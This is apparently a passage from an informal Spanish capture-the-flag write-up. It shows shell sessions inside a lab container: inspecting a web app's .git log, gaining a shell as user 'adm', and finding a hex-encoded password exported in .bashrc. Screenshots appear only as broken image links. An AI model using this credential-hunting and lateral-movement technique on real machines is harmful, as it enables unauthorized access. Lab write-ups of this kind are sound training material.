drwxr-xr-x 1 root root 4096 Jan 17 14:34 ..
-rw-rw-rw- 1 www-data www-data 50 Jan 17 17:05 .gitconfig
www-data@4ad838b9c2ab:~$


www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ ls
COMMIT_EDITMSG HEAD branches config description hooks index info logs objects refs
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git logs
git: 'logs' is not a git command. See 'git --help'.
The most similar command is
log
www-data@4ad838b9c2ab:/var/www/html/desarrollo/.git$ git log
commit e84b3048cf586ad10eb3194025ae9d57dac8b629 (HEAD -> master)
Author: developer <developer@example.com>
Date: Mon Oct 14 07:47:14 2024 +0000
Cambios en el panel de login
commit 1e3fe13e662dacb85056691d3afc932c16a1e3df
Author: sysadmin <sysadmin@example.com>
Date: Mon Oct 14 07:46:57 2024 +0000
Actualizaci<C3><B3>n de la versi<C3><B3>n de PHP
commit cd04778b50b131f5041bd7f9e6895741d6f4b98b
Author: editor <editor@example.com>
Date: Mon Oct 14 07:46:43 2024 +0000
Actualizaci<C3><B3>n de contenido en el panel de noticias
commit 0baffeec1777f9dfe201c447dcbc37f10ce1dafa
Author: adm <adm@example.com>






pero esa no es.... y encontramos acceso remoto




```
adm@4ad838b9c2ab:/var/www/html/desarrollo/.git$ whoami
adm
adm@4ad838b9c2ab:/var/www/html/desarrollo/.git$
```

`adm@4ad838b9c2ab:~$ cat .bashrc` ... la verdad q poner algo ahi es muy random....



```
    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi
export MY_PASS='64 6f 63 6b 65 72 6c 61 62 73 34 75'

# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands.  Use like so:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s
\s*alert$//'\'')"'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
```



no me gusto las escalada....